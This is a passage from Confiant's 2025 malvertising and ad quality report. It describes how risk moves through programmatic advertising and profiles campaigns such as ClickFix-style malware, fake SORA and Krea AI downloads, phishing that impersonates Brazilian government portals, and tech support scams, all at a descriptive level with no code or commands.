CONFIANT

Malvertising & Ad Quality Index

RISKY BUSINESS

How risk moves through the ad economy, where it accumulates, and what it ultimately costs.

Risk doesn’t appear as ads move from buyer to user.

It gets passed along until someone decides to stop it, or end users absorb it.

CONFIANT

Table of Contents

There’s no such thing as a free lunch.

- Milton Friedman

Someone Has To Look...

Programmatic advertising was built to solve a scale problem. The technology works. Billions of impressions are bought, sold, and delivered every day at a speed no human system could match.

That’s a genuine achievement, but the system wasn’t designed around risk. It was designed around yield. Speed and scale were the priorities. Risk was downstream, transferred rather than addressed.

The data in this report was collected during 2025, but the patterns it reveals are not unique to a single year. They illustrate how risk moves through the ad economy and where it ultimately accumulates.

Risk doesn't disappear. It moves through the ad economy until someone decides to stop it, or someone else absorbs the cost.

This report is about risk calculus: the decisions that determine where risk travels, where it accumulates, and who ultimately pays for it.

How an Ad Reaches a User

Buyer | Demand-Side Platform | Supply-Side Platform | Publisher | User

At each step, somebody makes a decision about what gets filtered and what gets passed along.

An ad doesn't go directly from an advertiser to a user. It passes through multiple intermediaries: platforms, and publishers. Each of them makes decisions in real time about what to allow through.

But no single participant sees the entire path of the ad. Each operates in their own slice of it, attempting to balance speed, revenue, and enforcement simultaneously.

Before We Show You the Numbers...

Before we show you the numbers, it helps to understand what they represent.

During the reporting period, malware delivery moved beyond traditional infrastructure. Investment scams used fake public figures and localized news-style content to target retirees and pension recipients. Forced redirect campaigns continued to scale through legitimate advertising channels.

Long-running scam operations remained active for months at a time, reaching users across premium inventory.

Every one of these threats operated continuously, moving through legitimate inventory.

The question this section answers is not whether risk exists. It is how much of it the system is choosing to absorb.

PART 1.

The State of Risk

Across the reporting period, one in every 133 impressions was dangerous or highly disruptive to the end user

The New Baseline

The reporting period produced the highest security rate we have observed.

What stands out isn't just how high it went, but how consistent it was. Every quarter came in above what used to be considered a bad year.

A spike usually points to a specific issue that can be fixed. What we see here is different. The underlying conditions shifted.

Risk is no longer showing up as an occasional disruption. It has become part of the system's baseline, something the market is operating with on a day-to-day basis.

Quarterly View



Annual View



INDUSTRY SHIFTS: SECURITY VIOLATIONS BY COUNTRY

Where The Risk Flows

Japan's security rate multiplied several times over from 2024. France tripled. Spain and Great Britain doubled. In 2024 no market in this dataset had a security rate above 0.50%. In 2025 three did.

The same campaigns and actors with different outcomes. Because different geographies presented different levels of enforcement. Risk is like water, flowing to the path of least resistance.

2025 Violation Rates by Country



INDUSTRY SHIFTS: SECURITY VIOLATIONS BY BROWSER

Not All Environments Are Equal

The differences across browsers are not driven by the threats themselves. They reflect where enforcement is applied.

Some environments apply additional layers of filtering before ads are delivered. Others rely more heavily on what comes through the system unchanged.

Bad actors adapt quickly to those differences. They shift activity toward environments where there is less resistance.

The result is uneven exposure for users and uneven risk for the publishers and platforms supporting them.

2025 Security Violation Rates by Browser Family



More Demand, More Exposure

Bidding frameworks are designed to increase competition and improve yield. They do that effectively.

As more partners are added, both efficiency and exposure increase. Managing one without the other becomes increasingly difficult.

They also expand the number of paths through which ads can reach a user.

The framework itself does not introduce risk. It reflects the quality of the demand flowing through it.

2025 Violation Rates by Bidding Framework



What Gets Blocked, What Doesn't

Blocking patterns reveal how risk is prioritized.

Categories that carry immediate, visible consequences (i.e. regulatory exposure, brand risk, audience sensitivity) are consistently filtered out.

Others receive less scrutiny, often because the cost of allowing them through is less obvious.

What gets blocked is a decision. What is allowed through is a decision as well.

2025 Most Blocked Ad Categories

Other" includes over 100 other categories

What Gets Enforced First

Not all violations are treated equally.

Behaviors that are immediate and disruptive like auto-playing audio are consistently blocked. They are easy to detect and hard to ignore.

Less obvious issues receive more flexibility. They are harder to catch and easier to justify in the moment.

Over time, this creates a gap between what can be detected and what is consistently enforced. And that gap determines what reaches the user.

Violation vs. Enforcement Rate



PART 2.

Threat Patterns

The 6 Biggest Threats of 2025

These are not sporadic events. They are durable criminal operations embedded in legitimate advertising infrastructure.

Every threat category documented in 2025 carries the same operational label: **continuous**. Running year-round through legitimate inventory.

1. High-Severity Malware

Malware disguised as legitimate tools impersonating popular AI products.

2. Phishing & Financial Fraud

Credential theft targeting business software platforms, crypto drainers exploiting the news cycles, and an impersonation of the Brazilian government to steal data.

3. Tech Support Scams

Fake security alerts manufacturing urgency, active continuously all year across US, Japan, and Europe.

4. Forced Redirects

Ads that redirect the user to malicious landing pages like giveaway scams and tech support scams continuously through established ad networks.

5. Investment Scams

AI-generated video impersonating public figures. Highly localized, targeting specific markets and demographics.



6. Unlicensed Gambling

Disguised as unrelated content, active globally, concentrated in APAC.

How These Threats Move

Many threats follow a similar pattern. A bad actor gains access to the advertising ecosystem and begins transacting through a chain of trusted partners. Once inside, that actor inherits trust throughout the delivery chain, allowing malicious or deceptive experiences to reach users through legitimate advertising infrastructure.

Sometimes the threat emerges during delivery. Sometimes it originates earlier through account abuse, onboarding failures, or insufficient validation. In every case, the security challenge begins when a malicious actor gains access to systems built on chains of trust.

That vulnerability runs the length of the demand chain.

The following pages illustrate how these patterns appear in practice.



Malware: User-Assisted Installation

MALWARE THROUGH TRUST

Attackers increasingly rely on deception instead of technical exploits. By presenting malicious actions as legitimate requests, they convince users to install malware themselves.

CLOAKFIX

Campaigns such as CloakFix, which adds cloaking to ClickFix, convince users to perform actions that ultimately led to malware installation. Rather than exploiting software directly, these campaigns relied on social engineering and familiar interactions.

Campaign documented: CloakFix.

EVASION BY DESIGN

Campaigns including EtherHiding and ClearFake used decentralized and distributed infrastructure to make detection and enforcement more difficult.

The infrastructure varied. The pattern remained consistent: separate what users see from what security systems can easily evaluate.

Campaigns documented: EtherHiding, ClearFake. Full profiles in the appendix.

Ad Creative



New York Times ClickFix Landing Page



Malware: When AI is the Bait

NON-ARTIFICIAL INTELLIGENCE
Two campaigns in 2025 used the credibility of real AI products to distribute malware. The products were real. The downloads were not.

SORA Malware When OpenAI launched its SORA video generation tool, demand was immediate and access was limited. Threat actors ran ads offering exclusive early access to an invite-only beta for a product people genuinely wanted. The download wasn't SORA, it was a compressed archive containing malicious software.

Krea AI Malware A second campaign targeted creative professionals in Germany, impersonating Krea AI, which is a legitimate AI creative suite with a real user base. The ad offered a free download of the full software. The installer delivered malicious code.

REAL PRODUCT, REAL THREAT
Both campaigns borrowed the credibility of real products that real people were actively looking for. The ads were convincing because the products existed. The demand was genuine. The downloads were weaponized versions of that demand. The faster a new tool captures attention, the faster it becomes a viable lure.

Campaigns documented: SORA Malware, Krea AI Malware. Full profiles in the appendix.

Ad Creative



Uncloaked Landing Page



Ad Creative



Uncloaked Landing Page



Phishing: Targeting People

GONE PHISHING

Phishing campaigns impersonate trusted brands, services, and institutions to steal credentials, financial information, and other sensitive data.

Across 2025, attackers exploited trust in different ways, from cryptocurrency launches and retail brands to government services, but the objective remained convincing users they were interacting with something legitimate when they were not.

EVENT-DRIVEN IMPERSONATION

Campaigns timed around major events, including cryptocurrency launches, used ads and domains that appeared official. Their true purpose was to steal wallets, credentials, and other sensitive information.

PHANTOM RETAIL STOREFRONTS

Fake storefronts impersonated major retailers during peak shopping periods. Users reached convincing checkout experiences for products that would never arrive.

Campaign documented: VastiMarti.

GOVERNMENT IMPERSONATION

Ads mimicking Brazilian government portals targeted national ID numbers and payment credentials, exploiting trust in public institutions to collect sensitive information at scale.

Campaigns documented: PiranhaCPF, TilapiaParabens.

Phishing campaigns observed in the wild





Tech Support Scams: High Alert

THE HELP DESK THAT HURTS

Tech support scams ran continuously across the US, Japan, and German-speaking markets throughout 2025. This was dense, uninterrupted activity from January through December with no meaningful gaps across all three regions.

24-HOUR SUPPORT (TERMS APPLY)

